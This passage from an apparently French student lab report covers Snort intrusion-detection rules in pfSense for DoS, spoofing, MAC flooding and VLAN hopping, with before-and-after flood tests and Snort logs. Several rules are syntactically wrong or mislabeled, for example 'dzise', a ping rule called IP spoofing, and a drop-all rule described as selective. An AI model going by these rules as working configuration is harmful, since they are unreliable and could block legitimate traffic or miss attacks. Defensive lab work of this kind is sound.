alert tcp any any -> any 23 (msg:"Telnet Session Hijacking Detected"; flags: PA; content:"|0D 0A|"; within: 50; content:"spoofed_command"; nocase; sid:10011; rev:1;)
```

Cette règle détecte les tentatives de détournement de session Telnet. Elle spécifie que si un paquet TCP est reçu depuis n'importe quelle source vers le port 23 (port Telnet), avec les drapeaux "PA" (Acknowledge Push) et contenant la séquence de caractères "|0D 0A|" (retour à la ligne) suivie de la chaîne "spoofed_command" dans les 50 octets suivants, une alerte sera déclenchée avec le message "Telnet Session Hijacking Detected".

```
drop tcp any any -> any 23 (msg:"Telnet Session Hijacking Detected"; flags: PA; content:"|0D 0A|"; within: 50; content:"spoofed_command"; nocase; sid:10012; rev:1;)
```

```
alert tcp any any -> any 23 (msg:"Telnet Session Termination Detected"; flags: R; flow: established, from_server; threshold: type threshold, track by_src, count 5, seconds 2; sid:10013; rev:1;)
```

Cette règle détecte les tentatives de terminaison de session Telnet. Elle spécifie que si un paquet TCP est reçu depuis n'importe quelle source vers le port 23 (port Telnet), avec le drapeau "R" (Reset), et que la session est établie et du serveur vers le client, une alerte sera déclenchée avec le message "Telnet Session Termination Detected". De plus, un seuil est défini pour cette règle, qui limite le nombre de déclenchements de l'alerte à 5 par adresse source, dans une fenêtre de 2 secondes.

```
drop tcp any any -> any 23 (msg:"Telnet Session Termination Detected"; flags: R; flow: established, from_server; threshold: type threshold, track by_src, count 5, seconds 2; sid:10014; rev:1)
```

```
alert icmp any any -> any any (msg:"ping of the death detected " dzise:>4000 ;sid 1000003 ;rev:1)
```

Cette règle de pare-feu vise à détecter les paquets ICMP (Internet Control Message Protocol) spécifiques. Lorsqu'un paquet ICMP est détecté, peu importe son adresse source ou de destination, et s'il a une taille supérieure à 4000 octets, cette règle déclenchera une alerte. L'alerte affichera le message "ping of the death detected". L'identifiant unique de cette règle est 1000003, et sa révision est la première version. Ainsi, cette règle permet de surveiller les paquets ICMP potentiellement problématiques pour la sécurité du réseau.

drop icmp any any -> any any (msg:"ping of the death detected " dzise:>4000 ;sid 1000003 ; rev:1)

Cette règle de pare-feu est configurée pour bloquer tous les paquets ICMP (Internet Control Message Protocol) qui répondent à certains critères. Lorsqu'un paquet ICMP est détecté, peu importe son adresse source ou de destination, et s'il a une taille supérieure à 4000 octets, cette règle sera appliquée. Au lieu de simplement générer une alerte, comme dans la règle précédente, cette règle de pare-feu est plus stricte et empêchera le paquet ICMP de passer à travers le pare-feu. Ainsi, si un paquet ICMP correspondant à ces critères est détecté, il sera immédiatement abandonné, sans aucune communication supplémentaire vers ou depuis n'importe quelle adresse. Cela contribue à renforcer la sécurité du réseau en bloquant spécifiquement les paquets ICMP potentiellement dangereux, tels que ceux avec une taille inhabituellement élevée qui pourraient être utilisés pour attaquer le réseau (parfois appelés "ping of the death").

alert icmp any any -> any any (msg:"IP Spoofing Detected ";icode:0 ;itype:8 ;flowbits:set ,ip_spoof_detected;sid 1000001 ;)

La règle de pare-feu que vous avez fournie vise à détecter les cas de falsification d'adresse IP, également connus sous le nom d'IP Spoofing. Lorsqu'un paquet ICMP est détecté, peu importe l'adresse source ou de destination, avec un code ICMP de 0 et un type ICMP de 8 (correspondant à une demande d'écho ICMP), cette règle déclenchera une alerte. L'alerte affichera le message "IP Spoofing Detected". De plus, cette règle utilise le mécanisme "flowbits" pour marquer les paquets suspects avec le flag "ip_spoof_detected". L'identifiant unique de cette règle est 1000001. En résumé, cette règle de pare-feu contribue à identifier les tentatives de falsification d'adresse IP dans les paquets ICMP, fournissant ainsi une mesure de sécurité supplémentaire pour protéger le réseau contre de telles attaques.

drop ip any any -> any any (msg :"Blocked IP traffic";sid :1000007;rev:1;)

Cette règle de pare-feu spécifie une action de blocage pour tout le trafic IP. Elle indique que tout paquet IP, indépendamment de son adresse source ou de destination, sera rejeté et ne sera pas autorisé à passer à travers le pare-feu. Lorsqu'un paquet est bloqué en vertu de cette règle, un message d'alerte sera généré avec le texte "Blocked IP traffic". L'identifiant unique attribué à cette règle est 1000007, et la révision de la règle est la première version. Cette règle permet donc de protéger le réseau en bloquant tout le trafic IP non autorisé ou indésirable.

alert tcp any any -> 192.168.2.2 any (msg:"MAC Flooding Detected"; flow:stateless; threshold:type both, track by_src, count 100, seconds 60; sid:1000001; rev:1;)

Cette règle Snort détecte l'attaque de "MAC flooding" en surveillant le trafic TCP à destination de l'adresse IP 192.168.2.2. Lorsqu'un certain seuil de paquets est atteint dans un laps de temps donné, une alerte est générée pour signaler l'attaque. L'attaque de "MAC flooding" implique la saturation de la table d'adresses MAC d'un commutateur en envoyant un grand nombre de trames avec des adresses MAC source différentes, ce qui peut entraîner des problèmes de performances ou de sécurité dans le réseau.

```
drop ethernet any any -> any any (msg:"MAC flooding attack blocked"; threshold: type both, count 100, seconds 60; sid:1000002;)
```

la règle indique que lorsque le trafic correspondant atteint 100 paquets Ethernet dans une période de 60 secondes, la règle sera déclenchée, entraînant le blocage des paquets. Cette règle est conçue spécifiquement pour bloquer les attaques de type "MAC flooding" et générer des journaux ou des alertes pour informer les administrateurs du réseau de l'attaque bloquée.

```
alert udp any any -> any 68 (msg:"Possible VLAN Hopping attempt detected"; content:"VLAN="; detection_filter: track by_src, count 10, seconds 60; sid:1000001;)
```

cette règle Snort permet de détecter les tentatives d'attaque de VLAN Hopping en surveillant les paquets UDP contenant la chaîne "VLAN=". Si un certain nombre de ces paquets sont capturés dans un laps de temps donné, une alerte sera déclenchée, permettant à l'administrateur du réseau d'intervenir et de prendre les mesures appropriées pour contrer l'attaque.

```
drop udp any any -> any 68 (msg:"VLAN Hopping attack blocked"; content:"VLAN="; detection_filter: track by_src, count 10, seconds 60; sid:1000002;)
```

cette règle Snort permet de bloquer les tentatives d'attaque de VLAN Hopping en rejetant les paquets UDP contenant la chaîne "VLAN=". Si un certain nombre de ces paquets sont capturés dans un laps de temps donné, l'action de blocage sera déclenchée, empêchant ainsi l'attaque de se propager et de causer des dommages supplémentaires sur le réseau.

VII. La configuration des machines virtuelles

Après qu'on a configuré notre pare-feu Pfsense on va passer à configurer nos machines virtuelles pour que les tous paquets qui vient de ces machines passe par notre pare-feu. Pour ça on doit changer l'adresse de passerelle de ces machines pour qu'elle soit la même adresse de notre pare-feu.

Pour la machine Kali, on va utiliser la commande suivante:

```
sudo ip route add default via 172.16.0.5 dev eth0
```



Figure 155: Ajout d'adresse de la passerelle par défaut dans Kali Pfsense

Pour la machine Ubuntu:




Figure 156: Ajout d'adresse de la passerelle par défaut dans Ubuntu Pfsense

VIII. Comparaison

Alors maintenant que tous est configuré on va lancer nos machines et notre pare-feu Pfsense. Après On va lancer le service SNORT.

The screenshot shows the Pfsense web-based configuration interface. The URL is "Services / Snort / Interfaces". The "Snort Interfaces" tab is active. A table titled "Interface Settings Overview" shows a single row for "LAN (em1)". The "Snort Status" column shows a green checkmark and a "Start" button. Other columns include "Interface", "Pattern Match", "Blocking Mode", "Description", and "Actions".

Figure 157: Activation de SNORT dans Pfsense

On va essayer de lancer quelques exemples d'attaques avant l'implémentation de Pfsense et après et on fait une comparaison à l'aide de Wireshark et Moniteur des resources et log de notre Pare-feu Pfsense.

UDP Flood

Avant :




Figure 158:Etat de réseau (UDP Flood) avant Pfsense

Après :




Figure 159:Etat de réseau (UDP Flood) après Pfsense

On conclut d'une petite comparaison qu'il y a une grande différence dans le taux des données reçus. Avant l'implémentation le taux des données reçus atteint 60 Kibbytes par seconde. Alors qu'après l'implémentation le taux des données reçus et envoyés était le même et il ne dépasse pas 1 Kibbytes par seconde.

Log Contents

```

06/13/23-17:58:27.941149 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,24194,172.17.0.40,135,26895,,0,drop,Drop
06/13/23-17:58:28.004408 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,24294,172.17.0.40,135,52727,,0,drop,Drop
06/13/23-17:58:28.078251 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,24294,172.17.0.40,135,47042,,0,drop,Drop
06/13/23-17:58:28.143719 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,24494,172.17.0.40,135,12186,,0,drop,Drop
06/13/23-17:58:28.214166 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,24594,172.17.0.40,135,37607,,0,drop,Drop
06/13/23-17:58:28.321277 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,24694,172.17.0.40,135,10416,,0,drop,Drop
06/13/23-17:58:28.447786 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,24794,172.17.0.40,135,4985,,0,drop,Drop
06/13/23-17:58:28.543259 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,24894,172.17.0.40,135,51448,,0,drop,Drop
06/13/23-17:58:28.622583 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,24994,172.17.0.40,135,42,,0,drop,Drop
06/13/23-17:58:28.717783 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,25094,172.17.0.40,135,64722,,0,drop,Drop
06/13/23-17:58:28.804793 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,25194,172.17.0.40,135,24807,,0,drop,Drop
06/13/23-17:58:28.894041 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,25294,172.17.0.40,135,31407,,0,drop,Drop
06/13/23-17:58:28.985814 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,25394,172.17.0.40,135,7632,,0,drop,Drop
06/13/23-17:58:29.096051 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,25494,172.17.0.40,135,32034,,0,drop,Drop
06/13/23-17:58:29.172605 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,25594,172.17.0.40,135,26886,,0,drop,Drop
06/13/23-17:58:29.416364 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,25694,172.17.0.40,135,26778,,0,drop,Drop
06/13/23-17:58:29.416364 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,25794,172.17.0.40,135,3589,,0,drop,Drop
06/13/23-17:58:29.446617 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,25894,172.17.0.40,135,52233,,0,drop,Drop
06/13/23-17:58:29.619086 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,25994,172.17.0.40,135,56681,,0,drop,Drop
06/13/23-17:58:29.619086 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,26094,172.17.0.40,135,52650,,0,drop,Drop
06/13/23-17:58:29.669287 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,26194,172.17.0.40,135,18981,,0,drop,Drop
06/13/23-17:58:29.689637 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,26294,172.17.0.40,135,27554,,0,drop,Drop
06/13/23-17:58:29.755117 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,26394,172.17.0.40,135,59605,,0,drop,Drop
06/13/23-17:58:29.825593 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,26494,172.17.0.40,135,6734,,0,drop,Drop
06/13/23-17:58:29.884626 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,26594,172.17.0.40,135,19775,,0,drop,Drop
06/13/23-17:58:29.947946 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,26694,172.17.0.40,135,2764,,0,drop,Drop
06/13/23-17:58:30.010530 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,26794,172.17.0.40,135,39076,,0,drop,Drop
06/13/23-17:58:30.077455 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,26894,172.17.0.40,135,8082,,0,drop,Drop
06/13/23-17:58:30.137156 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,26994,172.17.0.40,135,31281,,0,drop,Drop

```

Figure 160: Log des alerts de SNORT (UDP Flood) Pfsense

On peut voir d'après le log de SNORT qu'il a détecté une attaque de type UDP Flood et qu'il a supprimé les paquets qui déclenche cette alerte.

SYN Flood

Avant :




Figure 161: Etat de réseau (SYN Flood) avant Pfsense

Après :




Figure 162:Etat de réseau (SYN Flood) après Pfsense




Figure 163:Capture des paquets au cours de SYN Flood après Pfsense

On conclut d'une petite comparaison qu'il y a une grande différence dans le taux des données reçus et envoyées. Avant l'implémentation le taux des données atteint 80 Kibibytes par seconde. Alors qu'après l'implémentation le taux des données reçus et envoyés était le même et il ne dépasse pas 1 Kibibyte par seconde.

Log Contents

```

06/13/23-17:58:30.010530 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,26794,172.17.0.40,135,39076,,0,drop,Drop
06/13/23-17:58:30.077455 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,26894,172.17.0.40,135,8082,,0,drop,Drop
06/13/23-17:58:30.137156 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,26994,172.17.0.40,135,31281,,0,drop,Drop
06/13/23-18:05:34.031281 ,1,10004,1,"Possible SYN Dos",TCP,172.16.0.30,3919,172.17.0.40,135,33888,,0,drop,Drop
06/13/23-18:05:34.031281 ,1,10002,1,"Possible SYN Flood Attack",TCP,172.16.0.30,3919,172.17.0.40,135,33888,,0,drop,Drop
06/13/23-18:05:36.999422 ,1,10004,1,"Possible SYN Dos",TCP,172.16.0.30,10014,172.17.0.40,135,42881,,0,drop,Drop
06/13/23-18:05:36.999422 ,1,10002,1,"Possible SYN Flood Attack",TCP,172.16.0.30,10014,172.17.0.40,135,42881,,0,drop,Drop
06/13/23-18:05:38.901305 ,112,1,1,"(spn_arpspoof) Unicast ARP request",,,,Generic Protocol Command Decode,3,alert,Allow
06/13/23-18:11:27.481533 ,1,10004,1,"Possible SYN Dos",TCP,172.16.0.30,2798,172.17.0.40,135,20891,,0,drop,Drop
06/13/23-18:11:27.481533 ,1,10002,1,"Possible SYN Flood Attack",TCP,172.16.0.30,2798,172.17.0.40,135,20891,,0,drop,Drop
06/13/23-18:11:30.701297 ,1,10004,1,"Possible SYN Dos",TCP,172.16.0.30,6848,172.17.0.40,135,10964,,0,drop,Drop
06/13/23-18:11:30.701297 ,1,10002,1,"Possible SYN Flood Attack",TCP,172.16.0.30,6848,172.17.0.40,135,10964,,0,drop,Drop
06/13/23-18:11:33.165692 ,1,10004,1,"Possible SYN Dos",TCP,172.16.0.30,3354,172.17.0.40,135,33466,,0,drop,Drop
06/13/23-18:11:33.165692 ,1,10002,1,"Possible SYN Flood Attack",TCP,172.16.0.30,3354,172.17.0.40,135,33466,,0,drop,Drop
06/13/23-18:11:33.446920 ,112,1,1,"(spn_arpspoof) Unicast ARP request",,,,Generic Protocol Command Decode,3,alert,Allow
